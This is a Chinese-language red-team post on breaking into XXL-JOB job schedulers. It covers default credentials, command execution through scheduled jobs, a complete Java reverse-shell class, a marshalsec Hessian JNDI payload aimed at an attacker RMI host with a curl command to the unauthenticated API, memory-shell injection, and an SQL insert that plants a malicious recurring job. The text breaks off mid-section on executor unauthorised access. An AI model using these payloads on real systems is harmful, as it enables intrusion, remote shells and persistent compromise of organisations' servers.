XXL-JOB在真实攻防下的总结

XXL-JOB在真实攻防下的总结

本文转自 Air 并作补充

最近在HW中经常会遇到XXL-JOB这个组件,也通过这个组件进入了不少目标单位,那就对该组件的利用进行一次总结。

一、最基本的操作-计划任务命令执行

这个操作我相信大家已经熟的不能再熟了,因为xxl-job的初始化sql语句中设定了默认密码,而且在登入之后不会提示修改默认密码,就造成了xxl-job的默认账号密码为admin/123456。





由于xxl-job本身是任务调度的系统,其可以自然执行命令。通常会反弹shell,再进行后渗透,只需要在新建命令时选择对应的脚本语言,在GLUE IDE中编辑命令,选择执行一次即可。

image

image

image

这种方式有几个容易踩坑的点:

1、选择执行命令的种类与系统不匹配

image


因为xxl-job的exector在生产环境中常常跑在docker环境下的linux下,就会造成一个惯性思维:当我们拿到一个xxl-job的往往会先使用shell去执行命令。

image

当失败的时候就会以为是环境有问题,打不动。

却不知有时xxl-job也可以跑在Windows下。这时候就可以去执行Powerhshell命令去上线。当然如果比较懒的话可以直接执行java代码来上线。无论Windows和linux都可以反弹shell。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
package com.xxl.job.service.handler;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.net.Socket;

public class reverse {
class StreamConnector
extends Thread
{
InputStream hx;
OutputStream il;

StreamConnector(InputStream hx, OutputStream il)
{
this.hx = hx;
this.il = il;
}

public void run()
{
BufferedReader ar = null;
BufferedWriter slm = null;
try
{
ar = new BufferedReader(new InputStreamReader(this.hx));
slm = new BufferedWriter(new OutputStreamWriter(this.il));
char[] buffer = new char[8192];
int length;
while ((length = ar.read(buffer, 0, buffer.length)) > 0)
{
slm.write(buffer, 0, length);
slm.flush();
}
}
catch (Exception localException) {}
try
{
if (ar != null) {
ar.close();
}
if (slm != null) {
slm.close();
}
}
catch (Exception localException1) {}
}
}
public reverse()
{
reverseConn("ip:port");
}

public static void main(String[] args)
{
System.out.println("0");
}

public void reverseConn(String ip)
{
String ipport = ip;
try
{
String ShellPath;
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
ShellPath = new String("/bin/sh");
} else {
ShellPath = new String("cmd.exe");
}
Socket socket = new Socket(ipport.split(":")[0],
Integer.parseInt(ipport.split(":")[1]));
Process process = Runtime.getRuntime().exec(ShellPath);
new StreamConnector(process.getInputStream(),
socket.getOutputStream()).start();
new StreamConnector(process.getErrorStream(),
socket.getOutputStream()).start();
new StreamConnector(socket.getInputStream(),
process.getOutputStream()).start();
}
catch (Exception e)
{
e.printStackTrace();
}
}
}

2、反弹shell

在实战中会碰到executor不出网的情况。即执行了反弹shell的命令之后在vps上未收到回显,这时就要去思考executor是否出网或者是注册executor是否失效。

我们可以去执行器中查看其注册方式

image

我们去正常来说自动注册的executor是不会出问题的。因为从代码实现来看xxl-job的executor每隔2min就会向adminer发送心跳证明其存活。而自己注册的可能就不一定可以打通。
二、api未授权访问

在xxl-job<=2.0.2的时候api存在未授权访问,有两种方式可以getshell。

1、利用jndi注入去打内存马

这个已经被人讲过好多次了,但是利用的前提就是需要出网,使用marshalsec去生成payload

1
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Hessian2 SpringAbstractBeanFactoryPointcutAdvisor rmi://x.x.x.x:1099/aaa > test.ser

再利用curl去发包即可,注意尽量使用linux或者Windows的cmd去发包,实测Windows下powershell发包可能会出现一些问题。

1
curl -XPOST -H "Content-Type: x-application/hessian" --data-binary @test.ser http://127.0.0.1:8080/xxl-job-admin/api

2、去利用XSLT去注入内存马

这个应该是最好使的方案,Nookipop已经讲过了,在不出网时可以利用XSLT去打入内存马,进行命令执行,打入suo5内存马进行正向代理内网穿透。

详见 记一次曲折的XXL-JOB API Hessian反序列化到Getshell

三、执行命令注入内存马

这种同样是不出网时才考虑的操作。注入的是agent内存马,这个利用的条件其实也有点苛刻,一般来说xxl-job的executor常常跑在docker环境下或者分布式部署。而要想注入agent类型的内存马就需要admin端和executor跑在一台主机下。方法就是使用echo方法或者java的写入文件的方法将agent内存马写到目标主机上,然后在进行加载。具体利用方法可参照。XXL-JOB 深度利用

四、奇技淫巧-从数据库getShell


这也是实战中遇到的一个案例,目标单位存在一个nacos的身份伪造漏洞,获取到了数据库的配置文件,成功的连上了数据库,当然我们可以去尝试udf提权或者猜目录去写马,但我发现数据库中存在xxl_job的数据库,这时候其实就有更多的方法去getshell。

image

image

这时候通常有两种利用方式:1、获取到xxl-job的密码,登入xxl-job去写计划任务进行命令执行getshell。2、直接通过往数据库里写内容进行getshell。

1、登入xxl-job进行getshell


这种方式通常适用于xxl-job-admin的服务暴露在互联网上。我们可以通过语句select * from information_schema.PROCESSLIST;来判断客户端连接。由于我是在本地跑的环境,这里就是localhost,如果是通过公网ip去连接的数据库,我们就可以定位到其公网ip,扫一下端口即可判断xxl-job-admin是否暴露在公网上了。

image


如果暴露在公网上,我们便可以直接利用,xxl-job密码为md5加密,我们首先可以尝试md5解密,解不开的话新增一个用户,密码用md5加密即可。登入成功之后我们便可以通过计划任务进行命令执行了。
image

2、通过向数据库中写入数据进行getshell

这是我偶然发现的一个小trick,其实原理很简单,xxl-job-admin会定时从数据库中查询待执行的任务,在一定时间内执行。也就是说,我们只需要往数据库里插入我们构造好的恶意定时任务。他便会让executor去执行。当前测试版本为2.4.1(不同版本的xxl-job的数据库结构不太相同,以最新版的为例,旧版的在之前遇到的环境中经测试也能打通。)

只需要在xxl_job.xxl_job_info中插入这条语句即可

1
2
3
INSERT INTO `xxl_job`.`xxl_job_info` 
(`id`, `job_group`, `job_desc`, `add_time`, `update_time`, `author`, `alarm_email`, `schedule_type`, `schedule_conf`, `misfire_strategy`, `executor_route_strategy`, `executor_handler`, `executor_param`, `executor_block_strategy`, `executor_timeout`, `executor_fail_retry_count`, `glue_type`, `glue_source`, `glue_remark`, `glue_updatetime`, `child_jobid`, `trigger_status`, `trigger_last_time`, `trigger_next_time`)
VALUES (7, 1, '22222', '2023-12-27 14:57:36', '2023-12-27 14:58:23', '22222', '', 'CRON', '0/5 * * * * ?', 'DO_NOTHING', 'FIRST', '', '', 'SERIAL_EXECUTION', 0, 0, 'GLUE_POWERSHELL', 'calc\n', '12312321', '2023-12-27 14:57:48', '', 0, 1703660320000, 1703660325000);

其中有几个值得关注的点:

schedule_typecorn轮询,0/5 * * * * ?则是计划任务执行的时间我这里设定为5秒1次。executor_handler则是执行命令的类型,我这里因为在Windows下测试,故而选择为powershell,也可变为GLUE_SHELL或者GLUE_GROOVY等来应对不同的命令。目前我们只是插入了命令,并不能执行,要是想执行,还需要在插入数据之后把trigger_status的值改为1,executor便会自动开始执行我们输入的命令。

五、executor未授权访问


xxl-job的executeor存在未授权访问漏洞,指纹如下图所示

低版本

image

高版本

image

其原因就是admin端与executeor端通过互相发送tcp包进行通信,攻击者可伪造包,使executeor执行命令。

该漏洞主要分为三个阶段
